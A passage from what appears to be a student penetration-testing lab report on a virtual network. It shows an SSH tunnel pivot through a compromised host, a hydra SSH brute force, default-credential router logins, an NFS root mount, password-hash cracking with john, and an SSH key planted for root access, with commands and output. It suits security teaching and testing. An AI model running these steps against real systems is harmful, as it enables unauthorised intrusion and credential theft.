


Figure 76 – ping to.13 from root kali

Figure 77 displays a ping command being issued and ICMP packets being sent from the 192.168.0.34 machine, this time the 13.13.13.13 responded




Figure 77 – ping command to root kali from.34

From this it was concluded that only the 192.168.0.34 machine was able to send and receive data from the 13.13.13.13 machine.

Due to the kali machines inability to reach the 13.13.13.0 address net cat was substituted to be the port scanner. From the 192.168.0.34 terminal net cat was used to scan the ports that were commonly open on the rest of the network. Port 80, 2049, 1111, 111 and 22 were all scanned.

Figure 78 shows the full commands used to scan the machine using net cat.

```
xadmin@xadmin-virtual-machine:~$ nc -z -v 13.13.13.13 80
nc: connect to 13.13.13.13 port 80 (tcp) failed: Connection refused
xadmin@xadmin-virtual-machine:~$ nc -z -v 13.13.13.13 2049
nc: connect to 13.13.13.13 port 2049 (tcp) failed: Connection refused
xadmin@xadmin-virtual-machine:~$ 111
111: command not found
xadmin@xadmin-virtual-machine:~$ nc -z -v 13.13.13.13 1111
nc: connect to 13.13.13.13 port 1111 (tcp) failed: Connection refused
xadmin@xadmin-virtual-machine:~$ nc -z -v 13.13.13.13 22
Connection to 13.13.13.13 22 port [tcp/ssh] succeeded!
xadmin@xadmin-virtual-machine:~$
xadmin@xadmin-virtual-machine:~$ nc -z -v 13.13.13.13 111
nc: connect to 13.13.13.13 port 111 (tcp) failed: Connection refused
```

Figure 78 – port scan from .34 to .13 using net cat

For a Nmap scan or a hydra brute force attempt against the 13.13.13.13 to occur, a tunnel would need to be set up. First information was gathered about the .34 address using the if config command.

Figure 79 shows the if command being issued on the 192.168.0.34 machine.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe52:4405/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:478 errors:0 dropped:0 overruns:0 frame:0
          TX packets:387 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40754 (40.7 KB)  TX bytes:47744 (47.7 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:52:44:0f
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe52:440f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:76 errors:0 dropped:0 overruns:0 frame:0
          TX packets:143 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10246 (10.2 KB)  TX bytes:21168 (21.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:333 errors:0 dropped:0 overruns:0 frame:0
          TX packets:333 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:24953 (24.9 KB)  TX bytes:24953 (24.9 KB)
```

Figure 79 – if config command on .34

The sshd config file located in the ssh folder of the 192.168.0.34 machine was edited to allow tunnels to be created. Permit root login was also double checked to ensure it was switched on. This was saved and SSH was reloaded to make sure the changes would take place.

Figure 80 presents the changes made to the sshd_config file.




Figure 80 – permitting a tunnel on .34

Figure 81 shows the full steps taken to configure the 192.168.0.34 machine. The first step was logging in using the credentials username = xadmin and the password = plums, this critical information was found from the cracked hash on the 192.168.0.210 machine. The figure also demonstrates the commands used in the modification of the sshd_config file, Sudo Pico was used to ensure the file would be writable. To ensure the tunneling would work, an attempt to escalate privileges was made, this was done by setting the root password to plums. Lastly the SSH was restarted to allow the updates to materialize.




Figure 81 – full process in editing SSHD config file

Figure 82 displays the configuration of interfaces on the root kali machine.

```
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:b4:e1:ce brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feb4:e1ce/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 82 – viewing interfaces on root kali

Figure 83 shows the tunnel being configured with the IP address of 1.1.1.1, the tunnel has been set to number 0 as well. After that the IP link command is used to bring the link up.

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
```

Figure 83 – setting up tunnel on root kali

Figure 84 displays the set-up of the tunnel from the 192.168.0.34 machine, the IP address used this time is 1.1.1.2 with the same sub net. Like on the kali machine, to bring the link up the “link set” command is used. The IP address of the root kali machines tunnel is pinged to ensure it is up and running.

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ping 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=64 time=0.710 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=64 time=1.38 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=64 time=1.06 ms
^C
```

Figure 84 – setting up tunnel on .34 and pinging interface on .1

Figure 85 shows the ping of the 1.1.1.2 on the kali machine, both sides received responses, this confirmed the tunnel interfaces had been successfully set up.

```
root@kali:~# ping 1.1.1.2
PING 1.1.1.2 (1.1.1.2) 56(84) bytes of data.
64 bytes from 1.1.1.2: icmp_seq=1 ttl=64 time=1.67 ms
64 bytes from 1.1.1.2: icmp_seq=2 ttl=64 time=1.40 ms
64 bytes from 1.1.1.2: icmp_seq=3 ttl=64 time=1.13 ms
64 bytes from 1.1.1.2: icmp_seq=4 ttl=64 time=1.26 ms
64 bytes from 1.1.1.2: icmp_seq=5 ttl=64 time=1.41 ms
64 bytes from 1.1.1.2: icmp_seq=6 ttl=64 time=1.32 ms
^C
```

Figure 85 – pinging tunnel interface on .2

Figure 86 displays the file responsible for enabling ipv4 routing, this file was called forwarding and was binary choice of yes or no for port forwarding. This was done on the 192.168.0.34 machine.

```
root@xadmin-virtual-machine:~# cat /proc/sys/net/ipv4/conf/all/forwarding
0
```

Figure 86 – displaying ipv4 routing

Figure 87 shows me enabling ipv4 routing by using the echo command to change the 0 to a 1. The file was again printed to the command line and the 0 was now a 1 signifying that ipv4 routing had been enabled.

```
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# cat /proc/sys/net/ipv4/conf/all/forwarding
1
```

Figure 87 – changing 0 to 1 to allow ipv4 routing

Figure 88 shows the route being configured so that traffic will travel through the tun0 interface. The route add command was used, 13.13.13.13/24 is network and subnet mask of the network that I wanted to route to. This was done on the root kali machine from the terminal.

```
root@kali:~# route add -net 13.13.13.0/24 tun0
```

Figure 88 – making sure traffic flows through tunnel to get to .13

Figure 89 displays NAT being configured on the 192.168.0.34 machine, iptables is the default firewall that is installed on Linux, the -t NAT switch is used to tell iptables that NAT will be used, POSTROUTING used means that only network traffic leaving would have this rule, -s 1.1.1.0/30 is the network that is used as the address translation, eth01 is the interface used for NAT and j MASQUERADE means that NAT is mapped using Many to One IP addresses.

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -j MASQUERADE
```

Figure 89 – NAT being configured

Figure 90 presents the results from a ping to the 13.13.13.13 machine; the machines responses confirm the success of the tunnel.

```
root@kali:~# ping 13.13.13.13
PING 13.13.13.13 (13.13.13.13) 56(84) bytes of data.
64 bytes from 13.13.13.13: icmp_seq=1 ttl=63 time=2.71 ms
64 bytes from 13.13.13.13: icmp_seq=2 ttl=63 time=1.71 ms
64 bytes from 13.13.13.13: icmp_seq=3 ttl=63 time=1.24 ms
64 bytes from 13.13.13.13: icmp_seq=4 ttl=63 time=1.78 ms
64 bytes from 13.13.13.13: icmp_seq=5 ttl=63 time=1.36 ms
64 bytes from 13.13.13.13: icmp_seq=6 ttl=63 time=1.32 ms
^C
```

Figure 90 – pinging .13 and receiving g responses

Having set up the tunnel to allow the kali machine to interact with the 13.13.13.13 machine, the next step was attempting to exploit it, first the machine was scanned for open ports and potential weaknesses, After this a brute force hydra attack was ran against the machine, the xadmin username was used based on the fact the username was very common across the network

Figure 91 shows a Nmap scan ran against 13.13.13.13 machine and its results. The port 22 was the only open TCP port.

```
root@kali:~# nmap -A 13.13.13.13
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-27 17:23 EDT
Nmap scan report for 13.13.13.13
Host is up (0.0016s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.56 ms 13.13.13.13

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.61 seconds
```

Figure 91 – Nmap scan on .13

Figure 92 displays the full command used to brute force the xadmin account, as usual password.lst was the word list used and 64 threads were set.

```
root@kali:~# hydra -l xadmin -P /usr/share/metasploit-framework/data/wordlists/password.lst ssh://13.13.13.13 -t 64 -V
```

Figure 92 – brute force on .13 using xadmin

Figure 93 presents the results of the brute force attack on the 13.13.13.13 machine, the username = xadmin and password = !gatvol.

```
[22][ssh] host: 13.13.13.13   login: xadmin   password: !gatvol
```

Figure 93 – success of brute force attack

Figure 94 is the actual logging in to the 13.13.13.13 machine though SSH.

```
root@kali:~# ssh xadmin@13.13.13.13
xadmin@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Wed Sep 27 21:28:25 2017 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$
```

Figure 94 – SSH connecting to .13

Figure 95 displays the interfaces being used currently by the 13.13.13.13 machine; this confirms there is no machine behind 13.13.13.13.

```
ifxadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fe:7d:48
          inet addr:13.13.13.13  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefe:7d48/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:791850 errors:0 dropped:11 overruns:0 frame:0
          TX packets:952382 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:108810850 (108.8 MB)  TX bytes:143340620 (143.3 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:134149 errors:0 dropped:0 overruns:0 frame:0
          TX packets:134149 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:11265425 (11.2 MB)  TX bytes:11265425 (11.2 MB)
```

Figure 95 – ifconfig on .13

3.16 ROUTER 4

Having configured the firewall to allow traffic to reach the LAN section of the network, the 192.168.0.98/27 sub net was scanned using Nmap. This returned two devices, one was a new vyos router with the address 192.168.0.97.

Figure 96 displays the results of the Nmap scan, and the command used.




Figure 96 – Nmap scan on .98/27

Again, the process to exploit the other routers was used on this device as well, telnet was utilized to connect to the router then, default credentials were entered which were login = vyos and password = vyos. This gave full access to the router.

Figure 97 displays the connection to router 4 through telnet





Figure 97 – telnet connection to .97

Figure 98 displays the results of the show interface command on router 4, the 192.168.0.65 address was found.



3.17 192.168.0.66

After gaining access to the fourth routers interface table which showed another address, the next step was scanning it using Nmap. The /27 was included to ensure any devices on that sub net would be discovered.

Figure 98 displays the command used to scan the sub net.

```
root@kali:~/Desktop# nmap -A 192.168.0.65/27
```

Figure 98 – Nmap scan of .65/27

Figure 99 shows the results of the Nmap scan, this discovered a new machine with both NFS and SSH ports open.

```
Nmap scan report for 192.168.0.66
Host is up (0.0022s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 4e:f0:0d:7f:58:82:ca:00:6b:91:86:e9:e6:7f:c3:ad (DSA)
|   2048 98:07:02:69:93:9a:6c:ae:e2:c7:09:15:0b:9c:d5:a2 (RSA)
|   256 7d:36:06:98:fa:08:ce:1c:10:cb:a7:12:19:c8:09:17 (ECDSA)
|_  256 1d:d3:6d:46:97:ba:7b:00:50:d6:5d:c5:68:e3:81:59 (ED25519)
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      33113/udp   mountd
|   100005  1,2,3      39742/udp6  mountd
|   100005  1,2,3      51093/tcp6  mountd
|   100005  1,2,3      55495/tcp   mountd
|   100021  1,3,4      36273/udp6  nlockmgr
|   100021  1,3,4      40417/tcp   nlockmgr
|   100021  1,3,4      41904/tcp6  nlockmgr
|   100021  1,3,4      42315/udp   nlockmgr
|   100024  1          37124/udp   status
|   100024  1          42594/udp6  status
|   100024  1          46796/tcp6  status
|   100024  1          58904/tcp   status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
2049/tcp open  nfs_acl 2-3 (RPC #100227)
```

Figure 99 – results of Nmap scan

To examine what directory was available through NFS the showmount command was used.

Figure 100 displays that the root directory is accessible to everyone on the 192.168.0.0 address range. The mountable folder was also created and called mount4.

```
root@kali:~/Desktop# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
root@kali:~/Desktop# mkdir mount4
```

Figure 100 – showmount used on .66

Figure 101 displays the mounting of the .66s root directory to the newly created mount4 folder. The mounted folder is then navigated to and the contents of the folder is listed using the ls -a command, this includes hidden files and folders.

```
root@kali:~/Desktop# mount -t nfs 192.168.0.66:/ ./mount4
root@kali:~/Desktop# cd mount4
root@kali:~/Desktop/mount4# ls -a
.  ..  bin  boot  cdrom  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz
root@kali:~/Desktop/mount4#
```

Figure 101 – mounting .66 directory

Figure 102 shows using the john utility to crack the hashed passwords located in the shadow file,

```
root@kali:~/Desktop/mount4/etc# john shadow
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
0g 0:00:00:12 10.94% 2/3 (ETA: 17:51:04) 0g/s 1854p/s 3238c/s 3238C/s familyfamily..bellabella
0g 0:00:00:13 12.50% 2/3 (ETA: 17:50:59) 0g/s 1844p/s 3235c/s 3235C/s eroyee..ognimalf
0g 0:00:00:59 61.38% 2/3 (ETA: 17:50:51) 0g/s 1709p/s 3322c/s 3322C/s Signal3..Changeme3
Proceeding with incremental:ASCII
0g 0:00:02:41  3/3 0g/s 1662p/s 3289c/s 3289C/s jorsis..joheie
plums            (xadmin)
1g 0:00:09:37  3/3 0.001733g/s 2555p/s 3329c/s 3329C/s sayree..salkmk
1g 0:00:18:46  3/3 0.000888g/s 2867p/s 3264c/s 3264C/s abb1911..abelse1
```

Figure 102 – cracking xadmin hashed password

To gain access to the 192.168.0.66 machine an SSH public key would be generated on the root kali machine then copied over to the target 192.168.0.66. This would give the root kali machine the ability to SSH into the target without having a password.

Figure 103 displays generating the RSA certificates using the ssh-keygen command, first a new .ssh folder was created in the root directory of the original kali machine. It was navigated to, then both public key and private was generated.




Figure 103 – creating SSH certificates

Figure 104 shows the cat command being used to view the newly created key in the root kali machines terminal. The full public key was highlighted and copied.




Figure 104 – copying public key

Figure 105 shows the copied public key being placed in the authorized key file, both the .SSH folder and authorized keys file were created in the root folder to ensure authentication was a success.




Figure 105 – placing public key in authorized key file on .66

Figure 106 shows the success of copying the public key to the .66 machines authorized keys file, the root kali machine was able to connect to the root user of the 192.68.0.66 computer, this was done using SSH.

```
root@kali:~/.ssh# ssh root@192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~#
```

Figure 106 – connecting to .66 through NFS

Figure 107 shows the ifconfig command being run on the 192.168.0.66 machine, eth0 is the interface that connects to the router, this confirms there is no other machines behind .66.

```
root@xadmin-virtual-machine:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f9:3b:bd
